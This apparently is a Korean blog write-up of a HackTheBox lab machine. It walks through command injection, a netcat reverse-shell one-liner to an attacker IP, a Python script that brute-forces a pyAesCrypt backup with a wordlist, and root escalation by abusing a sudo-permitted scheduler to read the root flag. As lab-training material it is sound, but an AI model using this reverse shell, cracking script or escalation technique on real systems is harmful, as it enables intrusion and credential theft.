db.json 에서 패스워드 획득 가능


testuser 로 로그인 하여 transformer 기능수행시
커맨드 인젝션 취약점이 존재함



rm /tmp/f; mkfinfo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.10.14.14 9001 > /tmp/f;
로 tty 없는 shell

pty 업그레이드
/var/backup 에 암호화된 파일 발견

pyAesCrypt 라이브러리 암호화 됨

nc를 통해 로컬 pc로 파일 다운로드

#!/usr/bin/env python3
import pyAesCrypt
import sys
import os
from tempfile import NamedTemporaryFile

AES_BUFFER_SIZE = 64 * 1024  # pyAesCrypt 권장 버퍼

if len(sys.argv) < 4:
    print("Usage: python3 try_decrypt.py <encfile> <wordlist> <outdir>")
    sys.exit(1)

encfile = sys.argv[1]
wordlist = sys.argv[2]
outdir = sys.argv[3]
os.makedirs(outdir, exist_ok=True)

with open(wordlist, "r", encoding="utf-8", errors="ignore") as wf:
    for i, pw in enumerate(wf):
        pw = pw.rstrip("\n\r")
        if not pw:
            continue
        outpath = os.path.join(outdir, f"try_{i}.out")
        try:
            # 임시 파일로 시도 (실패시 예외 발생)
            pyAesCrypt.decryptFile(encfile, outpath, pw, AES_BUFFER_SIZE)
            # 복호화 성공 시에는 파일이 만들어지고 exception이 발생하지 않음
            print("[FOUND] password =", pw)
            print("Output file:", outpath)
            sys.exit(0)
        except Exception as e:
            # 실패: 보통 ValueError: Decryption failed 같은 예외
            if os.path.exists(outpath):
                try:
                    os.remove(outpath)
                except:
                    pass
            # 진행 로그(필요시 활성화)
            if (i+1) % 1000 == 0:
                print("Tried", i+1, "passwords... last tried:", pw)
            continue

print("Finished; password not found in wordlist.")
crack 소스
C:\Program Files (x86)\TILON\DstationClient9\netcat-1.11>python decrypt.py web_20250806_120723.zip.aes rockyou.txt ./attemps
[FOUND] password = bestfriends
Output file: ./attemps\try_669.out
python -c "import pyAesCrypt; pyAesCrypt.decryptFile('web_20250806_120723.zip.aes','web_20250806_120723.zip','bestfriends',64*1024)"암호 해제


db.json 에서 mark 비밀번호 획득

해당 정보로 su mark 수행

user 획득

sudo -l >> charcol root 권한으로 실행 가능

3회 실패 시 -R로 reset 가능함 확인

reset 후 nopassword 모드로, 프로그램 진입
help 명령어를 통해, 사용방법 취득

auto add --schedule "* * * * *" --command "cat /root/root.txt > /home/flag" --name "root_flag" --log-output /home/flag_log
root 획득!
'Hacking > HackTheBox' 카테고리의 다른 글
| expressway (0) | 2025.10.05 |
|---|---|
| sendai-window (0) | 2025.09.09 |
| Administrator-AD (0) | 2025.08.06 |
| sauna-AD (2) | 2025.07.31 |
| Retrun-AD (2) | 2025.07.29 |


